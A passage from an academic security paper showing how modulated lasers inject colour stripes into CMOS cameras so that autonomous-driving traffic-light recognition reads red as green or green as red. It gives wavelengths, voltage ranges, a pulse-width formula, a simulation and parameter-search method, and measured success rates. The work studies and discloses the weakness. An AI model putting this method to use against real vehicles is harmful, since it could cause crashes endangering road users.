2. Traffic Light Detection: disabling traffic light detection is sufficient for a DoS attack. However, for color spoofing attacks, the attacker must ensure that the traffic light can be detected with sufficiently high confidence.

3. Traffic Light Recognition: in this stage, the attacker intends to make a traffic light recognized as showing a different color. However, it is unknown whether this attack is feasible and what type of laser interference will be effective.

We examine the feasibility of these stages in the following.



(a) Original (b) Overexposure (c) Color shift (d) Color stripe (e) White unbalance (f) Out-of-focus

Figure 3: Images captured by an AR0132AT evaluation board camera under various types of laser interference.

4.1 Laser Interference Examination

We choose semiconductor laser diodes as the laser generator due to their low-cost, high accessibility, and high power-efficiency. There are four attack parameters to consider that determine the laser interference pattern on the image:

Wavelength. A laser's wavelength corresponds to its color, which directly affects the color of the resultant interference on the image. A laser diode's wavelength is generally fixed as it is determined by the semiconductor's structure and material. Therefore, an attacker can inject interference of various colors using a series of laser diodes with different wavelengths.

Power. A laser's power affects the interference's intensity as well as the attack distance. A higher power enables a longer attack distance, but it may also saturate the CMOS sensor and blind the camera. In a color spoofing attack, the attacker has to carefully adjust the laser's power to ensure that the interference on the image is neither too weak nor too strong. Previous work [30] has shown that a laser's power increases linearly with the driving current once it is above a diode-specific threshold.

Pulse Width and Period. The laser can be continuous or in the form of a series of short pulses. A continuous laser affects all image frames in a video, while laser pulses can affect selected frames in a video and even a part of an image. An attacker can change the width and period of laser pulses by applying pulse width modulation (PWM) to the laser diode's driving current.

Incidence angle. The incidence angle is the angle between the laser beam and the optical axis of the camera lens. The incidence angle mainly affects the brightness distribution of the interference. For example, a laser emitted from the right side of the camera will cause a brighter interference on the right part of the image.

4.2 Camera Imaging under Laser Interference

Existing studies [11,23,33,37] have shown that light and laser interference can significantly change the images captured by cameras. However, their work focused on DoS attacks, i.e., overexposing the camera, and cannot be used for color spoofing. In this paper, we thoroughly examine and report all potential impacts of laser interference by experimenting with the laser parameters mentioned above. Besides overexposure, we discover that laser interference can cause the color shift, color stripe, white unbalance, and out-of-focus of an image, as shown in Fig. 3. The images are taken by an AR0132AT evaluation board [27] camera.


Overexposure. A laser of sufficient power can easily saturate all three color channels of a CMOS sensor and cause overexposure of the image, as shown in Fig. 3(b). Overexposure is the most effective way to cause the denial-of-service of any camera-based system.

Color Shift. By lowering the laser's power below the saturation point, we can reduce the interference's brightness to a range that only affects a single color channel, causing a "color shift" of the image, as shown in Fig. 3(c). The shifted color is determined by the laser's wavelength. In this example, a laser of 650 nm wavelength increases the red channel's value much more than the green and blue channels in the CMOS, making the image more reddish.

Color Stripe. The color shift appears on the entire image and may unintentionally impede the recognition of other objects. We wonder whether the color shift can occur only in a part of the image, especially where the traffic lights are. We manage to create a "color stripe" on the image by exploiting the rolling shutter of CMOS sensors with modulated laser pulses, as shown in Fig. 3(d). The principle is illustrated in Fig. 4(a). As the shutter "rolls" from the first row of the image to the last one, a laser pulse that appears only when the i-th row of CMOS is activated will interfere with only the i-th row on the image, thus leaving a color stripe. An attacker can change the width, position, brightness, and number of the stripes by adjusting the modulation parameters of the diode's driving signal. She could even stabilize the color stripe in a sequence of video frames by synchronizing the pulse period with the rolling shutter speed (video frame rate), e.g., 30 Hz.


White Unbalance. White balance is an in-built function in most digital cameras that automatically balances the image's color temperature. A laser interference on a part of an image can make the white balance algorithm wrongly adjust the color gains of the rest of the image, as shown in Fig. 3(e). An attacker may exploit this phenomenon to cause "white unbalance" of the traffic light, i.e., changing its color without overlaying interference on it. However, the color change may not be intense due to the limited white balance ability.

Out-of-Focus. We discover that moving color stripes can make the camera out-of-focus, potentially leading to denial-of-service. Rapidly moving color stripes can periodically change the contrast of the sampling area of the focus algorithm, and



(a) Generation of a color stripe (b) Stripe width and position

Figure 4: Illustrations of (a) the generation of a color stripe, and (b) the stripe's width and position compared with the traffic light and four typical cases.



(a) Red laser (650 nm) (b) Green laser (520 nm)

Figure 5: The confidence scores of detecting a traffic light covered by color stripes of various widths and positions. The 4 cropped regions correspond to the 4 cases in Fig. 4(b). It shows that case ① affects traffic light detection the least.


hence force the camera to refocus. During the refocusing process, the background will be out-of-focus and become blurry, as shown in Fig. 3(f).

In summary, an attacker may achieve denial-of-service with overexposed or out-of-focus images and achieve color spoofing with color-shifted or color-striped images. A color-shifted image is essentially a color-striped image when the stripe is as wide as the image. In a preliminary experiment reported in Fig. 30, we find that compared with a narrow stripe, a wider stripe will greatly reduce the confidence score of traffic light detection and unnecessarily causing denial-of-service. Thus, we will focus on attacks using a narrow stripe in this paper.

4.3 TL Detection under Laser Interference

To successfully spoof the results of traffic light recognition, the attacker has to first ensure that the color stripes do not affect traffic light detection. Thus, a question of interest is what type of color stripe less impedes traffic light detection.

We examine the impact of color stripes by comparing the confidence scores of detecting a traffic light under various combinations of stripe parameters, where we are mainly concerned with the stripe's width and position. We use a trained YOLOv4 classifier as the traffic light detection system and use red and green lasers to inject color stripes of various widths and positions into a traffic light image.



(a) Turn a green light to red light (b) Turn a red light to green light

Figure 6: Confidence scores of traffic light recognition as the laser diode's driving voltage (i.e., power) varies. It shows that though the effective laser parameters may exist in a wide range, they need to be adjusted in a case-by-case manner.

Two heatmaps in Fig. 5 show the confidence scores of detecting the traffic light under red and green laser interference. The x-axis is the stripe's width, which varies from 0 to $4/3$ of the traffic light's height. The y-axis indicates the position of the stripe's upper edge compared with the vertical size of the traffic light, also varying from 0 to $4/3$. Fig. 4(b) provides a visual illustration of the position and width. Position "0" means that the stripe's upper edge is at the bottom edge of the light, while position "1" suggests that the stripe's upper edge coincides with the light's upper edge. To help understand the results in Fig. 5, we divide the heatmaps into four regions that correspond to the four typical cases in Fig. 4(b). In case ①, the stripe covers the entire traffic light; in case ②, the stripe covers only a part of the light between its upper and lower edges; while in case ③ and ④, the stripe covers the upper or lower parts of the light including its edges.

The results in Fig. 5 show that, regardless of the laser's color, the accuracy of traffic light detection is barely affected by the color stripe if it covers the entire light, i.e., case ①. We observe a great decrease in the confidence scores in other cases, which we assume is because the color stripe breaks the traffic light's continuity, especially on its original edges. This experiment motivates us to create color stripes similar to case ① for color spoofing attacks.

4.4 TL Recognition under Laser Interference

To examine the feasibility of spoofing traffic light recognition, we consider two attack cases: (a) turn a green light to red with a red stripe, and (b) turn a red light to green with a green stripe. The stripes are generated using 650 nm red and 520 nm green laser diodes, respectively. The images of the interfered traffic lights are sent to Apollo for recognition.

In Apollo, the system is programmed to first detect traffic lights within a cropped region of interest (ROI) that is previously known from the HD-Map that contains traffic lights' locations. Since the HD-Map is unavailable, we provide the ROI to the system manually to make Apollo function normally. If a traffic light is detected, Apollo outputs the confidence




Figure 7: The attack workflow. Based on laser attack modeling, the attacker first simulates laser interference on pre-recorded images of the target traffic and search for the most effective sets of laser attack parameters that can achieve the desired result of traffic light recognition. The attacker then uses the parameters to generate a laser attack signal and point it at the target camera.

scores of four possibilities: red, yellow, green, and black.

The results show that color spoofing attacks are feasible for both cases. We are able to make a red light recognized as a green one and vice versa. However, we also observe that the attack does not succeed all the time—the confidence scores can be affected greatly by the laser parameters, especially the power. For example, Fig. 6 shows the scores of the recognition result when we adjust the laser's power by the diode's driving voltage. It shows a red laser can spoof a green light with high confidence scores when the voltage is between 13 to 17 volts. However, there is no "safe zone" of power when we try to make a red light recognized as green. The effective voltage region is discrete and appears random. In our experiment, we find that the attack result can also be affected greatly by the laser's incidence angle, the traffic light itself, and even the image background. Therefore, it would be inadvisable to use the same set of laser parameters to attack different traffic lights. In practice, it is critical to fine-tune the laser parameters according to specific traffic lights and attack scenarios.

5 Attack Design

To obtain the most effective laser parameters case-by-case, we model the laser attack process and emulate the attack based on pre-recorded images of the target traffic light. The attack workflow is summarized in Fig. 7.

First, to simulate laser interference on cameras, we develop an empirical laser attack model that takes a raw image as input and outputs an image with simulated laser interference. The model consists of three parts: camera modeling, laser interference modeling, and laser effect emulation. Camera modeling describes the transformation from the RAW images captured by the CMOS to common image files such as JPG. Laser modeling simulates the laser interference by mathematically modeling the addition of color stripes to an image. Laser effect emulation further involves a laser's incidence direction and noise to the model to make the simulated color stripe look more realistic. Then based on the laser attack model, we use a grid search method to seek the most effective combinations of attack parameters. Finally, we map the attack parameters derived from our model to adjustable laser parameters and generate laser attack signals in the real world.

5.1 Camera Modeling

The first step is to transform the CMOS sensor's raw images to jpg images. As introduced in Section 2, CMOS, as well as the raw file, will store the color information of the image in the form of R, Gr, Gb, B in the four adjacent pixels respectively that form a square. Therefore, interpolation is required to transform the matrix from a raw file to a tensor that represents RGB values. There are mainly two types of interpolation: direct and bilinear. We consider both of them in our model, and the specific model to use depends on the target camera. We leave the mathematical details to Appendix A.1.

Direct Interpolation. For each pixel in the jpg image, its RGB values are determined by the closest pixel that stores Red, the mixture of Gr and Gb, or Blue in the matrix from the raw file. As for each two-by-two block in the raw file, there will be at least one pixel representing "red," one representing "blue," and two representing "Gr" and "Gb," respectively, the RGB value of the jpg-image-pixels in this block will be directly determined by those pixels values in the raw file.

Bilinear Interpolation. For each pixel in the jpg image, its RGB value is determined by at least two closest pixels in the raw file. In general, for each interior pixel in the jpg file, it will take a three-by-three block centered at the pixel. All the pixel values representing the corresponding color (R, G, or B) in the raw file are averaged to calculate the RGB value in the jpg file. For each pixel on the edge of the image where the three-by-three block is not available, we will still find the two closest pixels in the raw file representing the same color and calculate their average.

5.2 Laser Interference Modeling

We consider two steps in the laser interference modeling: photon filtering and color stripe addition.

Photon Filtering. When a laser is shed into a CMOS, the photons that each photodiode can detect are determined by its quantum efficiency, which describes the ratio of the number of electrons measured by a photodiode to the number of photons fed to it. Each CMOS has its unique quantum efficiency. Also, the color filters (R, Gr, Gb, B) on each photodiode make the quantum efficiency unique for the light of different wavelengths. For example, Fig. 8 shows the quantum




Figure 8: Quantum Efficiency curves for ON Semiconductor CMOS Digital Image Sensor MT9P006 [26].

efficiency curves for an ON Semiconductor CMOS Digital Image Sensor MT9P006. Green light of 550 nm wavelength can be measured by the Gr and Gb photodiodes with a quantum efficiency of 60%, while it is less received by the R and B photodiodes because the quantum efficiency is less than 10%. However, when the light strength is sufficiently high, its effect on the red and blue pixels becomes obvious, which explains why in Fig. 3(b), a single-colored laser can saturate all color channels and make the entire image white.

Suppose I stands for the laser's strength, λ stands for its wavelength, and R^*, G^*, B^* stands for the effect of the laser on the Red, Green, Blue channels of the image, respectively, the filtering effect of the CMOS sensor due to quantum efficiency could be represented by $X^* = If_X(\lambda), X \in \{R,G,B\}$. Here, $f_R(\cdot), f_G(\cdot), f_B(\cdot)$ stand for the quantum efficiency curves of the CMOS sensor on the target camera. Since the curves could not be expressed parametrically, we interpolate the functions by tracing the quantum efficiency curves of the target camera.

Color Stripe Addition. Suppose the effect a laser interference has on an RGB image is the addition on the three color channels, we can express the RGB values of the post-image (image taken under the laser attack), R_p, G_p, B_p, by the RGB values of the original image, R_o, G_o, B_o, and the effect of the laser, R^*, G^*, B^* as $X_p = H(X_o, X^*), X \in \{R,G,B\}$. Here, there is no specific choice for function $H(\cdot,\cdot)$. Considering the color channel overflow, here we use a relu-like function for $H(\cdot,\cdot)$: $H(x,y) = \min(x+y, c_{max})$. Here, c_{max} stands for the overflow value for a specific channel, and we choose 255 for simplicity.

Combining the photon filtering and color stripe addition processes, the effect of the laser interference is determined by the RGB values of the original image X_o, the wavelength λ and strength I of the laser, and the quantum efficiency $f_X(\cdot)$ of the CMOS sensor as:

$$X_p = H(X_o, If_X(\lambda)) \qquad X \in \{R,G,B\}$$

Fig. 9 shows a comparison between the real laser interference and our simulation. Notice that our simulated laser interference is highly similar to the real one, indicating our model's efficacy. However, there are slight differences in the details, which we assume are caused by the laser's incidence direction and noise.



(a) Real laser interference (b) Simulated laser interference

Figure 9: Comparison between the real laser interference and our simulation, showing a high similarity.


5.3 Laser Effect Emulation

To make the simulation more realistic, we include the laser's incidence direction and lens imperfectness into our model. The former determines the color stripe's brightness distribution on the image, and the latter produces noise.

Laser's Incidence Direction. The laser's incidence direction has a significant effect on the color stripe's distribution in the image. For example, in Fig. 9(a), the laser is irradiated from the left side of the camera. Therefore, the laser's intensity is higher on the left than on the right, which results in a channel overflow (white pixels) on the left and an increased level of noise. For simplicity, in our model, we consider the laser from left, right, or front of the camera. Instead of using a single intensity I for the laser, we define the minimum and maximum intensities I_{min}, I_{max} measured by the CMOS, and assume the width and height of the color stripe are w,h, respectively. The intensity of the laser at a specific point (x,y) can be represented as $I = D(I_{min}, I_{max}, x, y, h)$. Empirically, we consider three potential cases for the function $D(\cdot)$: linear, sigmoid, and Gaussian. Linear or sigmoid functions are used when the incidence direction is from the sides; the Gaussian function is used when the light is irradiated from the camera's front. We leave the details to Appendix A.2.

Lens Imperfectness. Empirically, we observe snow-flake-like noise in the color stripe, which is due to the abrasion of the lens. Therefore, if the lens has abrasion, when the laser is shed into the camera, the diffuse reflection will occur instead of direct reflection, which will result in some areas of the CMOS receiving a stronger laser beam that may cause overexpose at the corresponding pixels in the image. As it is hard to measure or accurately model the abrasion inside the lens, we assume the horizontal distribution of the noise follows an exponential distribution, and the vertical distribution of the noise follows a normal distribution. For laser irradiated from the left, we model the horizontal distribution of the noise as:

$$h(y) = \frac{e^{-\beta_1 y/w}}{\int_0^\infty e^{-\beta_1 t/w} dt}$$



(a) Red laser (wide stripe) (b) Green laser (wide stripe)

Figure 10: Refined grid search of light strength for red and green lasers that create wide stripes. The feasible solutions are red and green pixels, respectively.

Here, β_1 is the hyper-parameter that controls the decaying rate of the distribution, and the denominator is a standardized function to ensure the sum of the probability density function is 1. If the incidence direction is right, then we only need to replace y by $w-y$.

The vertical distribution of the noise follows:

$$v(x) = Norm\left(\mu = x_0 + \frac{h}{2}, \sigma = \frac{h}{\beta_2}\right)$$

Here, β_2 is the hyper-parameter that controls the distribution's sparsity. The vertical distribution is identical for both incidence directions.

Furthermore, as the noise does not always result in overflow of the target color channel, we randomly choose a value between 240 and 255 to replace the channel's value. The procedure of adding noise is detailed in Appendix A.2. The effect of incidence direction and noise emulation is shown in Fig. 20, which highly resembles the real scenario in Fig. 9(a).

5.4 Searching Laser Attack Parameters

Based on the laser attack modeling, we can simulate a large number of color stripes added on a target traffic light using various combinations of laser parameters. To acquire the most effective range of parameter sets, we apply the grid-search method. We do not use the optimization methods that are common in generating adversarial examples because our attack can succeed with a range of laser parameters instead of a particular set. This property may mitigate the influence of model inaccuracy and real-world uncertainties, therefore increasing the attack's robustness. The parameters we consider in the grid-search include the minimum light strength I_{min}, maximum light strength I_{max}, wavelength of the laser λ, and incidence direction. The noise function follows the incidence direction. The search grids are reported in Appendix A.3.

We tested the parameter search on red and green traffic light images. The search results show a range of effective laser attack parameters (**feasible solutions**). 9.63% and 22.59% of all parameter combinations are effective for red laser attack and green laser attack, respectively, which proves that the feasible solutions of our attack are not unique. In addition, we conduct a more thorough search on the minimum and maximum light strength using a more fine-grained search grid. Fig. 10 shows the results for red and green stripes with various combinations of minimum and maximum light strengths. In the figures, the recognition results of red, yellow, green, black, and DoS (failed to detect the light) are represented by red, yellow, green, dark gray, and purple pixels, respectively. The results show that feasible solutions for light strength exist in a wide range and can be regarded as nearly continuous.

5.5 Generating Laser Attack Signals

After acquiring the feasible attack parameters, we map them to adjustable laser parameters to recurrent the model-generated images with real laser. We mainly consider the wavelength, pulse width and period, power, and incidence angle.


Wavelength. The relationship between wavelength in the model, λ, and reality is explicit. The wavelength of the laser diode is the same as the wavelength in the model.

Pulse Width and Period. The pulse width determines the width of the color stripe in the image. Suppose the image has N rows of pixels and the traffic light takes n rows. Our previous observations in the real-world experiment and emulation both suggest that the color stripe affects traffic light detection the least if its width is larger than that of the light. Therefore, we consider a color stripe with a width of $1.5n$ rows. Suppose the rolling shutter speed is f, then the pulse width is $1.5n/Nf$. The pulse period is set the same as the rolling shutter time $1/f$ to stabilize the stripe's position.

Power. Power is related to the minimum and maximum light strength, I_{min}, I_{max} in the model. The minimum/maximum light strength is a constructed parameter in the model which does not have direct physical meaning. Though there is no deterministic transformation between light strength and power, as they both change monotonically, the attacker could measure the light strength with various laser power beforehand in a similar setup and fit the curve.

Incidence Angle. The incidence angle is determined by the incidence direction and the relationship between the minimum and maximum light strength. The incidence direction provides a definitive guide on where the laser shall be radiated from. However, it is hard to acquire the incidence angle from the min./max. light strength mathematically because their relationship varies case-by-case for various cameras. Similarly, the attacker can derive their relationship empirically.

Despite the challenges in obtaining accurate mappings between model parameters and laser parameters, the wide range of feasible solutions for our attack can alleviate this problem, as we will show in the next section. The necessity of the above design in comparison with a naive attacker that subjectively adjusts the attack parameters is discussed in Appendix A.4.



(a) Impact of the traffic light's size (b) Impact of the traffic light's horizontal position (c) Impact of the traffic light's vertical position

Figure 11: Impact of the traffic light's size and position on the attack's success rates.

6 Evaluation

We evaluate the attack's performance in 3 scenarios: (a) emulated attacks based on public traffic light images and simulated laser interference, (b) real-world attacks in stationary setups using real laser and cameras, and (c) real-world attacks against a moving vehicle in practical settings.


6.1 Emulated Attacks

6.1.1 Dataset and Experimental Setup

We select 240 images that contain traffic lights from the BDD100K dataset [38]. We target all traffic lights in each image that can be correctly detected and recognized by Apollo. In total, there are 250 green lights and 248 red lights. The hyper-parameters of the model are determined as follows. For all green lights, we use the red laser with a wavelength of 650 nm; for all red lights, we use the green laser with a wavelength of 520 nm. The laser wavelengths correspond to the laser diodes in real-world experiments. Based on our previous observations, we adopt an incidence direction opposite to the light's position in the image to avoid over-exposure in the light's area and use the linear function to model the intensity distribution. For the minimum and maximum light strength, we applied a grid search for each image. For each variable, we set 7 levels in total: the minimum light strength varies from 100 to 700 with a step length of 100, and the maximum light strength varies from 900 to 1500 with a step length of 100.

6.1.2 Overall Performance

By using the optimal set of attack parameters for each traffic light, we are able to make a red light recognized as a green light (R→G) in 45 cases, i.e., with an attack success rate of 18.2%, and make a green light recognized as a red light (G→R) in 86 cases, with an attack success rate of 34.4%. In addition, we find that the attack can succeed on different images even using the same set of parameters. For example, Fig. 12 shows that R→G is successful on 14.5% of all images when the min. and max. light strengths are (100,1300), (200,1200), or (300,1100), and G→R is successful on 26.8% of all images when the min. and max. light strengths are (400,1100) or (600,1000). These results show that our attack



(a) R→G attacks (b) G→R attacks

Figure 12: The attack's average success rates on all images using various combinations of min. and max. light strengths.


is feasible on various traffic lights and does not require unique parameters as feasible solutions.

6.1.3 Impact of the Traffic Lights

Our dataset contains 489 traffic lights of various sizes and positions in the image. In the following, we investigate whether the traffic light can affect the attack's success rate.

Impact of Size. To explore the effect of traffic light's size, we sort all traffic lights into 10 groups by their height in the image (in pixels), and calculate the attack success rate for each group. Group 1 contains the smallest (0%–10% of all heights) lights, while group 10 represents the largest (90%–100%). The result is shown in Fig. 11(a). We observe that for the G→R cases, the attack success rates are comparatively higher for relatively smaller or larger traffic lights. However, for R→G cases, there is no clear relationship. Overall, the correlation between the traffic light's size and the attack's success rate is not significant.

Impact of Position. We consider both the horizontal and vertical positions of the traffic light in the image. We divide an image into three-by-three blocks: left, center, and right horizontally; top, middle, and bottom vertically. All blocks have the same size. We plot the attack's success rates for the horizontal and vertical divisions, respectively, in Fig. 11(b) and 11(c). Horizontally, the attack's success rates for both G→R and R→G cases are higher when the traffic light is in the center of the image than at the left or right. Vertically, the attack's success rate appears to be higher if the traffic light is at a higher position in the image. Since no image contains



(a) Illustration of setup (b) Real setup

Figure 13: Illustration and image of the experiment setup.

a traffic light in the bottom blocks, the attack's success rate is not available. In summary, we assume that such impacts of traffic light's position are mainly due to the background. In most cases, the background will be clearer at the top and center positions of the image, which typically is the sky. In contrast, in other positions of the image, the background is usually buildings or traffic that are more complex.

6.2 Real-World Attacks in Stationary Setups

We validate the attack's effectiveness in stationary setups using real cameras, laser diodes, and traffic lights at various distances, positions, and directions.

6.2.1 Experimental Setup

The experimental setup is shown in Fig. 13. The attack target is an experimental traffic light that can shine in green, red, and yellow. The diameter of the lamps is 10 cm[1]. We experiment on 5 cameras: an AR0132AT evaluation board camera [27], two dashcams from Xiaomi [34] and Hikvision [8], an OPPO K3 smartphone [22], and an OpenMV H7 Devboard camera [21]. The AR0132AT sensor is considered to be the camera used on Tesla vehicles [4, 32]. We attack the cameras using two laser diodes (505 nm for green laser, 650 nm for red laser) driven and controlled by a signal generator. The images of the traffic light under laser interference is sent to two traffic light detection and recognition systems: Apollo [1] and a deep-learning-based model developed for the Nexar traffic light recognition challenge [6], which are the most popular and state-of-the-art open-source models we can find for traffic light recognition. To increase the variety of traffic light instances, we conduct the attack in various combinations of the traffic light's distance, position, and facing direction, as illustrated in Fig. 13(a). The traffic light's distance to the camera in the optical axis varies from 5 m to 15 m. At each distance, the traffic light is placed in 5 positions, left (L), middle left (ML), middle (M), middle right (MR), and right (R). On each position, we set the light to face three directions: left (L), middle (M), and right (R). In total, there are 120 instances of traffic lights for a single color. We repeat the 120 instances for different light colors and cameras. For safety reasons, all the experiments are conducted on a rooftop in an enclosed environment with proper laser protection.

[1]The diameter of lamps on regular traffic lights is 20 cm. Therefore, the traffic light's distance to the camera that we report in this paper shall be doubled so that it is equivalent to the attacks against regular traffic lights.

Table 2: Success rates of attacking 2 systems and 5 cameras.

Sys.	Attack Scenario	Target Camera					Avg.
		Tesla	Xiaomi	Hikv	OPPO	OpMV	
Apollo	R→G	31.67%	32.47%	15.38%	4.44%	17.39%	20.27%
	R→DoS	21.67%	40.26%	15.38%	73.33%	13.04%	32.74%
	G→R	73.33%	17.24%	39.13%	32.22%	47.37%	41.86%
	G→DoS	21.67%	32.18%	39.13%	36.67%	52.63%	36.46%
Nexar	R→G	28.33%	14.77%	1.23%	59.55%	0%	20.78%
	R→DoS	12.50%	57.95%	38.27%	31.46%	100%	48.04%
	G→R	99.17%	64.00%	21.31%	45.21%	100%	65.94%
	G→DoS	0.83%	30.67%	78.69%	53.42%	0%	32.72%





Figure 14: Average success rates of attacking 5 cameras.

6.2.2 Overall Performance

We report the attack's overall success rates in Table 2. The experiments are conducted in two attack scenarios: R→G and G→R. We also report the percentage of DoS cases. The overall success rate is 20.53% for R→G attacks and 44.95% for G→R attacks, suggesting that it is relatively easier to cause a green light to be recognized as a red light using a red laser. DoS happens 34.59% and 26.76% of the time for R→G and G→R attacks, respectively. Note that the above results involve all the instances. The average success rate is higher than 90% when the distance is less than 10 m (equivalent to 20 m for regular traffic lights, which is the width of a typical four-lane urban road).

